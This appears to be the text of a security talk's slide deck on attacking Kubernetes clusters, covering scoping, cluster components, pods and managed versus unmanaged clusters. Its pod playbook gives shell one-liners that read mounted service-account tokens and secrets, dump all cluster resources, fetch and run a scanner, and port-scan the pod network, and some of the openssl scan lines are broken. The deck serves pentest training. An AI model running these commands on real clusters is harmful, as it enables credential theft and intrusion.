Attacker's Guide to the Components of Kubernetes Infrastructure


Scoping a Kubernetes “Pentest”

- How many clusters?
- How many namespaces?
- What is the purpose of the cluster?
- What Kubernetes version?
 - Managed/Unmanaged?
 - GKE/AKS/EKS?
 - Rancher
 - OpenShift
- How many people support the deployment?
- What cloud native technology is involved?
- What type of data is being processed?
- Cluster Dump / Analysis
- You likely don't need a pentest, you need a security review




Kubernetes + Structured Data

- Kubernetes data is structured by design



4 Layers of Cloud Native Security



Nodes: Worker & Control


Control Nodes

- The  of a cluster
- API Server: Brokers communication you and the cluster.
 - The front door. Try a window.
- ETCD: Stores the state of the cluster.
 - Control ETCD, Control the cluster


Worker Nodes

- The  of the cluster
- Nodes are the compute resource for Pods
- Container breakout lands an attacker on a node.
 - Typically leads to full cluster compromise

ctlnode-1 Ubuntu 24.04




Node-1: Ubuntu 24.04



Pods

- A logical container for your containers
- Pods can contain 1 or more container
- Pods run on nodes
- Treated as ephemeral
- Smallest “unit” of Kubernetes
 - **This is your “landing zone” for RCE**
- It’s pods all the way down...
 - **This has logging implications...**
- Pod networks are flat by default
- Campfire rule: Label your pods!

Node-1: Ubuntu 24.04



Pod Considerations

- Containers are lightweight
 - Defenders rejoice!
- Distroless and other minimal containers
- Resource limits
- Bring your own tools?
- Living off the land?
- What are your goals?
- Pasteables are essential!



Pod Playbook

1. How did we get here? (do we even need to be here?)
2. Check shell
3. Check tooling
4. Check the environment variables
5. Check the filesystem
 - a. Secrets
 - b. Linux Mounts
 - c. Application details
6. Check the network
7. Check cluster access

```
root@              :/email_server# cat /etc/shells
# /etc/shells: valid login shells
/bin/sh
/usr/bin/sh
/bin/bash
/usr/bin/bash
/bin/rbash
/usr/bin/rbash
/bin/dash
/usr/bin/dash
root@              :/email_server# PS1='\[\e[31m\]\u\[\e[96m\]@\[\e[35m\]\H\[\e[0m\]:\[\e[93m\]\w\[\e[0m\]\$ '
root@              :/email_server# echo "Useful tools:"; missing=""; for i in kubectl hostname perl python python3 dpkg bash sh jq nmap curl wget ping apt apk openssl nc netcat sed vim vi nano base64 tar; do command -v "$i" >/dev/null 2>&1 && echo "$i" || missing="$missing $i"; done; if [ -n "$missing" ]; then echo "Missing tools: $(echo "$missing" | sort)"; fi
Useful tools:
hostname
perl
python
python3
dpkg
bash
sh
apt
openssl
sed
base64
tar
Missing tools: kubectl jq nmap curl wget ping apk nc netcat vim vi nano
```

EX: Run a command in all pods

```
for i in $(k get po | sed '1d' | awk '{print $1}');do kubectl exec -it $i -- sh -c "echo \$HOSTNAME && echo \$PATH | sed s/\:/\\\n/g | xargs ls | sort | uniq | grep -v '/'";done
```

adservice-545c44797b-xrxt9

```
[  
add-shell  
addgroup  
addpart  
adduser  
agetty  
apt  
apt-cache  
apt-cdrom  
apt-config  
apt-get  
apt-key  
apt-mark
```

EX: Get all secrets mounted in a pod

```
root@              :/      /app# mount | grep secrets | awk '{print $3}' | xargs -I {} sh -c 'for file in {}/*; do echo "Secret $file:\n" ; cat "$file"; echo -ne "\n\n"; done'  
Secret /run/secrets/kubernetes.io/serviceaccount/ca.crt:\n-----BEGIN CERTIFICATE-----
```

```
-----END CERTIFICATE-----
```

```
Secret /run/secrets/kubernetes.io/serviceaccount/namespace:\n
```

```
Secret /run/secrets/kubernetes.io/serviceaccount/token:\n
```

Quality of Life

- Use Go Templates:
 - > kubectl get pods -o go-template='{{printf "%d\n" (len .items)}}'
- Cosplay as real engineer by using filters
 - > kubectl get all
 - > kubectl get all --selector env=prod --selector bu=finance --selector tier=frontend
- Quickly steal everything for later consumption
 - > kubectl get all --all-namespaces -o yaml > all-deploy-services.yaml

```
curl -L https://github.com/LowOrbitSecurity/dnscan/releases/download/latest/dnscan > dnscan && chmod +x dnscan && LOS_IP=$(hostname -i); echo $LOS_IP

./dnscan --subnet $LOS_IP/16

# If you don't have tools
# Takes about 2 minutes to run per IP
SCAN_IP=<ENTER_IP>; echo "----"; for port in $(seq 1 65535); do timeout 0.01 bash -c "</dev/tcp/$SCAN_IP/$port && echo $port,open || echo $port,closed > /dev/null" 2>/dev/null || echo Timeout > /dev/null; done

# If in alpine and nc is available
SCAN_IP=<ENTER_IP>; for port in $(seq 1 65535);do nc -vz "$SCAN_IP" "$port"; done
10.244.1.5

# Using openSSL for port scanning: Work in progress
SCAN_IP=""; for port in $(seq 1 65535); do timeout 0.01 openssl s_client -connect $SCAN_IP:$I | grep OK 2>/dev/null || echo Timeout > /dev/null; done
SCAN_IP=<ENTER_IP>; for port in $(seq 1 openssl s_client -connect 10.244.1.4:80 | grep OK -q

# For bash
echo "Useful tools:"; missing=(); for i in busybox kubectl hostname perl python python3 dpkg bash sh yq jq nmap curl wget ping apt apk openssl nc netcat sed vim vi nano base64 tar; do command -v "$i" >/dev/null 2>&1 && echo "$i" || missing+=("$i"); done; echo "----"; printf "missing %s\n" "${missing[@]}"

# For SH and bash
echo "Useful tools:"; missing=""; for i in busybox kubectl hostname perl python python3 dpkg bash sh yq jq nmap curl wget ping apt apk openssl nc netcat sed vim vi nano base64 tar; do command -v "$i" >/dev/null 2>&1 && echo "$i" || missing+="$missing $i"; done; if [ -n "$missing" ]; then echo "Missing tools: ${missing} | sort"; fi

# Get all binaries in path
echo $PATH | sed s/\:/\\n/g | xargs ls

# Dedupe, quick and dirty
echo $PATH | sed s/\:/\\n/g | xargs ls | sort | uniq | grep -v "/"
```

Situational Awareness: Managed or unmanaged?

Managed

- The best option for **most** deployments
- Much of the control plane is managed by the cloud provider
 - Many attacks are removed from play
- Nodes are scaled automatically
- What are **you** responsible for in a managed cluster?

Generally... →

Unmanaged

- You need something custom
- You **MUST** have a dedicated platform/SRE/devops team
- Security is your responsibility
 - Attackers rejoice

Maintain your workloads (Build Files, container images, data, RBAC, containers, pods, etc)

Rotate your cluster credentials

Enroll clusters in auto-upgrade or upgrade clusters to supported versions

Monitor the cluster and applications and respond to alerts and incidents

Provide Cloud Provider with environmental details for troubleshooting

Ensure Logging and Monitoring are enabled on clusters

Kubernetes Namespaces

“Mechanism for isolating groups of resources within a single cluster”¹

